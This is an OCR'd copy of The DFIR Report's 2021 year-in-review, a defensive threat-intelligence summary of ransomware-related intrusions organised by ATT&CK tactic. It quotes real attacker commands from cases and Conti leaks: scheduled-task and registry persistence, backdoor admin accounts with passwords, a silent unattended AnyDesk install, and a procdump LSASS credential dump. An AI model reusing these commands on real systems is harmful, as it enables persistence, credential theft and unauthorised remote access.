
2021 Year In Review

thedfirreport.com/2022/03/07/2021-year-in-review/

March 7, 2022



As we come to the end of the first quarter of 2022, we want to take some time to look back over our cases from 2021, in aggregate, and look at some of the top tactics, techniques and procedures (TTP's) we observed. In total, we reported on 20 incidents in 2021, the vast majority were initial access broker malware (Trickbot, IcedID, BazarLoader, etc.), which often lead to full domain compromise and ransomware.

This report will contain details from all of our public reports over 2021, this is not comprehensive of overall threat actor activity, as there is always inherit sampling and collection bias. However, reviewing these common activities can help a defender prioritize their time and budget, to protect against some of the most common threat actor behaviors.

Shout out to our analysts who put this report together!

Report lead @kostastsale

Contributing analysts @ICSNick, @yatinwad, @_pete_0 and 1 unnamed contributor

Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found here.


We also have artifacts available from our cases such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our Security Researcher and Organization services.

Intrusion statistics aligned to the MITRE ATT&CK framework

Initial Access

Over the last year, we have witnessed numerous intrusions where malware variants such as Trickbot, Hancitor, Bazar, and IcedID have been utilized as an entry point for ransomware attacks. In the majority of the intrusions, the malware was distributed in the form of non-targeted phishing, such as mass malware spam campaigns.

Initial Access Sources 2021.




Our reports tend to focus on instances where phishing is the initial vector, as was the case in 16 of 20 reports. Although we still experience cases of threat actors compromising vulnerable web-facing applications, those cases do not always turn into a large-scale

intrusion.. Our report on Exchange Exploit Leads to Domain Wide Ransomware, was the only case where the threat actors actively sought to deploy ransomware after getting access through a vulnerable application. The other two cases (All that for a Coinminer? and WebLogic RCE Leads to XMRig) are a good representation of less impactful malicious activity, where the threat actors installed cryptominers. However, we believe that these intrusions can signal vulnerabilities that need immediate patching and remediation before being exploited by a threat actor seeking larger scale objectives.

Phishing was the main initial access vector for our cases in 2021. The malware vectors we saw in 2021 were:

1. TrickBot
2. Bazar
3. IcedID
4. Hancitor

The below graphic displays the tools/methods used by threat actors after getting initial access via the initial access malware listed above.



Persistence

After execution of the initial access malware, many threat actors deploy persistence mechanisms, such as the creation of scheduled tasks, deployment of web shells, remote access software and registry “Run” Keys.

Scheduled Task Example (reference)

Action Type	Process Command Line
ProcessCreated	schtasks /create /tn HpSupport22 /tr C:\users\public\music\star.bat /SC ONSTART /F
ProcessCreated	schtasks /create /tn HpSupport22 /tr C:\users\public\music\star.bat /SC ONSTART /F
SchTasksLaunch	
ProcessCreated	conhost.exe 0xffffffff -ForceV1
ProcessCreated	cmd.exe /C schtasks /create /tn HpSupport22 /tr C:\users\public\music\star.bat /SC ONSTART /F
ProcessCreated	cmd.exe /C schtasks /create /tn HpSupport22 /tr C:\users\public\music\star.bat /SC ONSTART /F

Add New User Example (reference)

Screenshot from leaked Conti data ("Заkрепl\ AnyDesk.txt") (our tweet thread on Conti leak manuals):

```
net user oldadministrator "qc69t4B#Z0kE3" /add
net localgroup Administrators oldadministrator /ADD
```

Commands from the intrusion:


```
net user sqlbackup qc69t4b#z0ke3 /add
net user localadmin qc69t4b#z0ke3 /add
net localgroup administrators localadmin /add
```

Registry Run Key Example (reference)

It also created a registry run key to execute the miner binary on reboot.

```
reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Run /d "$dst" /t REG_SZ /f
```

In 14 of 20 cases, persistence was observed. Scheduled tasks were the most common persistence method observed in our intrusions. In most, if not all cases, scheduled tasks, bits-jobs, and registry run keys were executed from the initial malware vector. When we look at the later stages of the attack, during post-exploitation activities, we can see that the threat actors favor new user additions and third-party remote access software as the main persistence techniques.



In some cases, we did not observe any typical form of persistence during the entire intrusion. However, we found that these threat actors seem to prefer to broaden their access throughout the network by launching several Cobalt Strike beacon sessions. In this way, they can maintain their presence even if one or more compromised workstations become inaccessible. Servers are often chosen during this beacon deployment phase, which is more likely to remain online compared to a typical workstation.

Another common method observed to maintain access is by installing third-party remote access software such as AnyDesk, TeamViewer, Splashtop and Atera. An interesting observation is that the majority of this activity occurred on compromised domain controllers.

Here's an example from the Conti Leaks that show the process of how they install AnyDesk:

> "Anydesk"
>
> cmd.exe /c C:ProgramDataAnyDesk.exe –install C:ProgramDataAnyDesk –start-with-win –silent
>
> "And then we log in with a local admin or a domain account and use the charms of Anydesk
> You can also download / upload to / from the victim's machine…"#ContiLeaks pic.twitter.com/2nUm0XdLMW
>
> — The DFIR Report (@TheDFIRReport) March 1, 2022

This AnyDesk activity was also observed in our Diavol Ransomware case.

After the threat actor moved laterally, we observed them installing Anydesk on multiple clients to create additional means of keeping access.


They used PowerShell and cmd to automate the download and installation of AnyDesk. In order to install Anydesk for unattended access you have to set a password. The password here was set to `J9kzQ2Y0q0`


```
(new-object System.Net.WebClient).DownloadFile("http://download.anydesk.com/AnyDesk.exe", "C:\ProgramData\AnyDesk.exe")
cmd.exe /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent
cmd.exe /c echo J9kzQ2Y0qO | C:\ProgramData\anydesk.exe --set-password
cmd.exe /c C:\ProgramData\AnyDesk.exe --get-id
```

Privilege Escalation/Credential Access

With respect to credential access, multiple techniques were utilized by the threat actors. Some of the notable ones are: Dumping of LSASS using Task Manager and Procdump, creation of a copy of NTDS.dit using ntdsutil.exe and extraction of SAM, SECURITY and SYSTEM hives.

Depending on the level of access, threat actors are looking to escalate privileges on the beachhead host to leverage high integrity Beacon sessions. Having high integrity access allows them to access credentials from the host using various methods. Below, we highlight the privilege escalation and credential access methods observed across our 2021 reports.





Accessing the LSASS process is the method that we see used by threat actors in the majority of the cases. Using Cobalt Strike, attackers can extract credentials from the LSASS process either with the use of Mimikatz or by accessing the security hives. We covered related detections in our Cobalt Strike, a Defender's Guide.

Threat actors can also use third-party tools such as ProcDump or even Task Manager in cases where remote interactive access is possible. These methods allow them to dump the LSASS process to disk and take it offline to extract the credentials.

ProcDump Example (reference)

Procdump v9.0 (SHA1: d1387f3c94464d81f1a64207315b13bf578fd10c) was downloaded using PowerShell and used to dump the LSASS process to disk.

```
wmic /node:"<redacted>" process call create "cmd /c c:\perflogs\procdump.exe -accepteula -ma lsass c:\perflogs\lsass.dmp"
```

Task Manager Example (reference)

LSASS Dump


The threat actors dumped LSASS process manually using the Task Manager CAR-2019-08-001:

```
File created:
RuleName: -
UtcTime: REDACTED 10:40:24.958
ProcessGuid: {BF388D9C-AB02-614D-B552-000000000700}
ProcessId: 17480
Image: C:\Windows\system32\taskmgr.exe
TargetFilename: C:\Users\DefaultAccount\AppData\Local\Temp\2\lsass.DMP
```

Defense Evasion

When it comes to defense evasion, we noticed that process injection techniques were very common among threat actors. This allows them to establish additional Beacons on the already compromised hosts, to avoid detection.

In five separate cases, we encountered threat actors disabling security tools using various methods. One of the most notable cases was the IcedID to XingLocker Ransomware in 24 hours case. In that case, the attackers used multiple batch files to disable well-known AV and EDR agents on the host. The batch scripts came from the first revision of Revisions · quick-disable-windows-defender.bat · GitHub, which was used by the ransomware operators without making any changes.



Masquerading Example (reference)

- They created login.aspx web shell in the same folder as the legitimate OWA login page.
- They renamed Fast Reverse Proxy to dllhost.exe to remain stealthy
- They created the Scheduled Task with "\Microsoft\Windows\Maintenance\CacheTask" name to stay un-noticed

Obfuscation Example (reference)

The binary has an unusual PDB string that indicates obfuscation:


age	1
size	129 (bytes)
format	RSDS
debugger-stamp	0x60BF9A0E (Tue Jun 08 16:25:50 2021)
path	f:\2b0d\ktgbofsjo\v8vmv0rs505\cbolqnmhijmv\ojkj01\ots5k5w3kv\mf0nurkns7\ynih\4jajw.pdb
guid	86F37892-D04B-41DB-BDA1-A5886526985F

Discovery

Once access is established, threat actors then need to enumerate the victim environment. Common initial discovery tools include Windows built-in utilities (net.exe, nltest.exe, systeminfo, ipconfig, whoami, etc) and the AdFind tool. In a few cases, adversaries attempted to get a listing of open ports/running services on remote hosts by performing port scans using tools such as Advanced IP Scanner and KPortScan 3.0.

The first thing we observe from hands-on keyboard operators is usually additional discovery activity. We see threat actors concentrate on searching for the Domain Controllers and general environmental information.

